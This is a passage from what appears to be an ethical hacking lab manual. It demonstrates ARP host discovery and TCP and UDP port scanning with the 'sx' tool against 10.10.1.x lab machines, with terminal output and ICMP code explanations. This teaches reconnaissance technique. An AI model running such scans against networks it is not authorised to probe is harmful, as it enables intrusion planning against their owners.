
```

Applications  Places  System  >_  [?]
tee arp.cache - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sx arp 10.10.1.0/24 --json | tee arp.cache
{"ip": "10.10.1.14", "mac": "7a:db:e9:41:c4:ad", "vendor": ""}
{"ip": "10.10.1.11", "mac": "36:92:e8:06:ea:27", "vendor": ""}
{"ip": "10.10.1.9", "mac": "8e:99:65:2c:99:18", "vendor": ""}
{"ip": "10.10.1.1", "mac": "f8:3b:43:f3:b9:24", "vendor": ""}
{"ip": "10.10.1.22", "mac": "ac:f2:ac:87:8d:60", "vendor": ""}
{"ip": "10.10.1.19", "mac": "32:84:ba:4d:18:47", "vendor": ""}
[root@parrot]-[/home/attacker]
#

```

9. Type `cat arp.cache | sx tcp -p 1-65535 [Target IP address]` and press **Enter** to list all the open tcp ports on the target machine (here, the target IP address is **10.10.1.11**).

Note: `tcp`: performs a TCP scan, `-p`: specifies the range of ports to be scanned (here, the range is **1-65535**).



```

Applications  Places  System  >_  [?]
sx tcp -p 1-65535 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sx arp 10.10.1.0/24 --json | tee arp.cache
{"ip": "10.10.1.14", "mac": "7a:db:e9:41:c4:ad", "vendor": ""}
{"ip": "10.10.1.11", "mac": "36:92:e8:06:ea:27", "vendor": ""}
{"ip": "10.10.1.9", "mac": "8e:99:65:2c:99:18", "vendor": ""}
{"ip": "10.10.1.1", "mac": "f8:3b:43:f3:b9:24", "vendor": ""}
{"ip": "10.10.1.22", "mac": "ac:f2:ac:87:8d:60", "vendor": ""}
{"ip": "10.10.1.19", "mac": "32:84:ba:4d:18:47", "vendor": ""}
[root@parrot]-[/home/attacker]
#cat arp.cache | sx tcp -p 1-65535 10.10.1.11
10.10.1.11 135
10.10.1.11 49664
10.10.1.11 49673
10.10.1.11 21
10.10.1.11 5040
10.10.1.11 7680
10.10.1.11 49666
10.10.1.11 49668
10.10.1.11 80
10.10.1.11 445
10.10.1.11 49667
10.10.1.11 8834
10.10.1.11 49665
10.10.1.11 3389
10.10.1.11 49670
10.10.1.11 139
10.10.1.11 49669
[root@parrot]-[/home/attacker]
#

```


10. In the terminal, type **sx help** and press **Enter** to obtain the list of commands that can be used. For more information, you can further use **sx --help** command.

```

[root@parrot]-[/home/attacker]
#sx help
Fast, modern, easy-to-use network scanner

Usage:
  sx [command]

Available Commands:
  arp      Perform ARP scan
  docker   Perform Docker scan
  elastic   Perform Elasticsearch scan
  help     Help about any command
  icmp     Perform ICMP scan
  socks    Perform SOCKS5 scan
  tcp      Perform TCP scan
  udp      Perform UDP scan

Flags:
  -h, --help  help for sx

Use "sx [command] --help" for more information about a command.

```

11. Now, let us perform UDP scan on the target machine to check if a port is open or closed.
12. In the terminal, type **cat arp.cache | sx udp --json -p [Target Port] 10.10.1.11** and press **Enter** (here, target port is 53).

Note: **udp**: performs a UDP scan, **-p** specifies the target port.

Note: In a UDP scan **sx** returns the IP address, ICMP packet type and code set to the reply packet.

13. The result appears, with the reply packet from the host with **Destination Unreachable** type (3) and **Port Unreachable** code (3), which indicates that the target port is closed.

Note: - According to **RFC1122**, a host should generate Destination Unreachable messages with code: 2 (Protocol Unreachable), when the designated transport protocol is not supported; or 3 (Port Unreachable), when the designated transport protocol (e.g., UDP) is unable to demultiplex the datagram but has no protocol mechanism to inform the sender.


- According to **RFC792**, network unreachable error is specified with code: 0, Host unreachable error with code: 1, Protocol unreachable error with code: 2, Port unreachable error with code 3.

```

[root@parrot]-[/home/attacker]
#cat arp.cache | sx udp --json -p 53 10.10.1.11
{"scan": "udp", "ip": "10.10.1.11", "ttl": 128, "icmp": {"type": 3, "code": 3}}
[root@parrot]-[/home/attacker]
#

```


14. Type `cat arp.cache | sx udp --json -p [Target Port] 10.10.1.11` and press **Enter** (here, the target port is **500**).



The screenshot shows a Parrot Terminal window with the title bar 'sx udp --json -p 500 10.10.1.11 - Parrot Terminal'. The terminal content shows the user at the root@parrot prompt in the directory /home/attacker. They enter the command `#cat arp.cache | sx udp --json -p 53 10.10.1.11`, which returns a JSON response: `{"scan": "udp", "ip": "10.10.1.11", "ttl": 128, "icmp": {"type": 3, "code": 3}}`. Then, they enter `#cat arp.cache | sx udp --json -p 500 10.10.1.11`, and the prompt returns without any output, indicating the port is open.

15. You can observe that `sx` does not return any code in the above command, which states that the target port is open.
16. This concludes the demonstration of port scanning using `sx` Tool.
17. Close all open windows and document all acquired information.
18. Turn off the virtual machines (**Windows Server 2019**, **Android**, and **Parrot Security**).

